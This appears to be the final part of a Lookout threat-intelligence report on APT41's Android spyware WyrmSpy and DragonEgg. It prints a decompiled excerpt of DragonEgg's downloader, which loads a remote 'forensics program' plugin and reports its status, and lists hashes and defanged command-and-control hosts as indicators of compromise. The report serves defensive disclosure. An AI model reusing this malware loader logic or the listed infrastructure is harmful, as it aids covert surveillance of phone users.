*DragonEgg relies on a secondary payload that’s often named “smallmload.jar.”*

In DragonEgg’s logging messages, the developers refer to the tertiary module acquired by the “smallmload” class files as “forensics program (T1 version)”. Naming surveillance tools as “forensics program” is common amongst Chinese-speaking defense or software development firms. This is in contrast to the use of “trojan” or other malware-related moniker that independent developers of surveillance tools would use.

By the time we analyzed DragonEgg, its C2 infrastructure was already offline, which prevented Lookout researchers from acquiring this “T1” forensics tool loaded by the core application.


/Users/kristina.balaam/Lookout/ThreatIntel/Chinese/APT41/BadgeSpy/old/109276816/109276816.apk - JEB Android
Bytecode/Disassembly
mDownloader/Source
Manifest/Formatted Text

```
        return x0;
    }

    // String Decryptor: 2 succeeded, 0 failed
    static String access$100() {
        return mDownloader.optimizedDirectory;
    }

    public static boolean loadCoreFile() {
        HttpNet.IsFlagFileExits("core.jar.flag");
        HttpNet.CreateFlagFile("core.jar.flag");
        HttpNet.IsFlagFileExits("core.jar.flag");
        netLog.sendLog_smallmload("smallmload 准备加载取证程序 ...");  // smallmload Prepare to load forensic programs ...
        new StringBuilder().append("");
        ++mDownloader.nJarCount;
        HttpNet.SaveNetFile("nJarCountCore.txt", "2".getBytes());
        if(!mDownloader.m_CallPluginCoreInterface.LoadJarClass("HttpNetFiles/core.jar", "0/", "plugincore", "MainA")) {
            HttpNet.DeleteFlagFile("core.jar.flag");
            if(mDownloader.nJarCountLast > 0) {
                mDownloader.nJarCount = mDownloader.nJarCountLast + 1;
                mDownloader.nJarCountLast = 0;
                return mDownloader.loadCoreFile();
            }

            netLog.sendLog_smallmload("smallmload 加载取证程序失败, 删除version.txt");  // smallmload failed to load the forensic program, delete version.txt
            HttpNet.SaveNetFile("version.txt", "".getBytes());
            return false;
        }

        boolean bInit = false;
        try {
            netLog.sendLog_smallmload("smallmload 初始化取证程序中(T1版) ...");  // smallmload initialization forensics program (T1 version)
            bInit = mDownloader.m_CallPluginCoreInterface.init2(null, null, "HttpNetFiles/core.jar", "0/", "", "");
            netLog.sendLog_smallmload("smallmload 初始化取证程序完成(T1版)");
        }
        catch(Exception e) {
            netLog.sendLog_smallmload(("smallmload 初始化取证程序异常: " + e.getMessage()));
        }

        HttpNet.DeleteFlagFile("core.jar.flag");
        return bInit;
    }

    public static void sleep(int millis) {
```

*DragonEgg developers refer to the tertiary payload as the “forensics program (T1 version)”.*

# Indicators of Compromise

## WyrmSpy

### SHA1

92ddbe438c8c8c1ef82fa5bb02e526db10829736

0b4a9a3f167178054ef9f9a97463cbe31f078c2f

d713b8b0f3764157cc18d5dc1cb0f9c558067728

589d88093dad377d46f34415a7f9df11d65b81ed

ab560af6bafff8f58ea5bc53c0391501415aed14

5891fa6a3a8232192ebd57a171bad29f53c7598c

4405af38c4a6b6130fcf242a11b0ce7963a1be28

5c16637848d6f1eb4aa6c5b2a4928a1144cd2113

2fbd56b1f3859c6d03dec47f8fcee7e37dc303a1

085191fb59d3933f844761012660075 4b35697d4

d634a548973c7931e224a41201be0a273d561cff

971f4cd569ad9f84e654b62bffdba3a4aa21d4e9

331acbdd270acecfa80bc7b4e37629611593de0a

215847e4c41144365b94cb924d969dbc5e69052b

cc351ffbe748b1db43de6dcd40934fe23986e753

85ca8cd21d70668bd2aab9c53163f5e03a0e1a8b

6dd20f7b9ccbd961d155fff78452303a54714841

d02f548d354adff645318de6edc45dff23170241

2438069c43771f0011da2f22b57b8336aaa7562c

5c2fc57609ee28753b78a0f33ba7519fc9fbb6f8

53c745956c3501d1daf232aeea5edfb52168c6b4

dfff9ae245cc0beed8fdf409c00ec758d7d2678f

517ec909bc9e308b44d59dfd144188d1e23f57bc

232b868e36f064b4151e4386835642fc8bf07e0b

92ddbe438c8c8c1ef82fa5bb02e526db10829736

9b6297825a6c00b3af16748684d4de551cc7be75

0b4a9a3f167178054ef9f9a97463cbe31f078c2f

d713b8b0f3764157cc18d5dc1cb0f9c558067728

589d88093dad377d46f34415a7f9df11d65b81ed

ab560af6bafff8f58ea5bc53c0391501415aed14

5891fa6a3a8232192ebd57a171bad29f53c7598c

e514042565ffb2811f780227fee5ed5683925d49

4405af38c4a6b6130fcf242a11b0ce7963a1be28

17e6bbed5e43ec5b8d2821e0145da7ee32a58ea6

5c16637848d6f1eb4aa6c5b2a4928a1144cd2113

2fbd56b1f3859c6d03dec47f8fcee7e37dc303a1

085191fb59d3933f8447610126600754b35697d4

d634a548973c7931e224a41201be0a273d561cff

971f4cd569ad9f84e654b62bffdba3a4aa21d4e9

331acbdd270acecfa80bc7b4e37629611593de0a

58cda5e4607557d79bc5e36764b577f17e77af49

a9d2f59b8457c6998b654054084b102adfcf3306

215847e4c41144365b94cb924d969dbc5e69052b

cc351ffbe748b1db43de6dcd40934fe23986e753

85ca8cd21d70668bd2aab9c53163f5e03a0e1a8b

6dd20f7b9ccbd961d155fff78452303a54714841

d02f548d354adff645318de6edc45dff23170241

2438069c43771f0011da2f22b57b8336aaa7562c

5c2fc57609ee28753b78a0f33ba7519fc9fbb6f8

53c745956c3501d1daf232aeea5edfb52168c6b4

### Infrastructure

116.205.4[.]18

dns.win10micros0ft[.]com

www.andropwn[.]xyz

121.42.149[.]52

update.umisen[.]com

## DragonEgg

### SHA1

b456a61a3e0ac6073a716b06293a3295a261de56

209567f4f28c5c8abcbe56d789e558aa64239534

b456a61a3e0ac6073a716b06293a3295a261de56

cab70e99516a36ab0f0d3851375adf0740f4bd5e

81762cfae0bd5585e8c0c86e4fdbbe47d2dd614a

fbda76a2c2834f89d642a72c24b1988a1f56e4b8

### Infrastructure

118.193.39[.]165

121.201.109[.]98

alxc.tbtianyan[.]com

yxwasec[.]com

smiss.imwork[.]net

huaxin-bantian.duckdns[.]org

103.43.17[.]99

***Lookout would like to thank former Lookout researcher Apurva Kumar for her extensive contribution to this research.***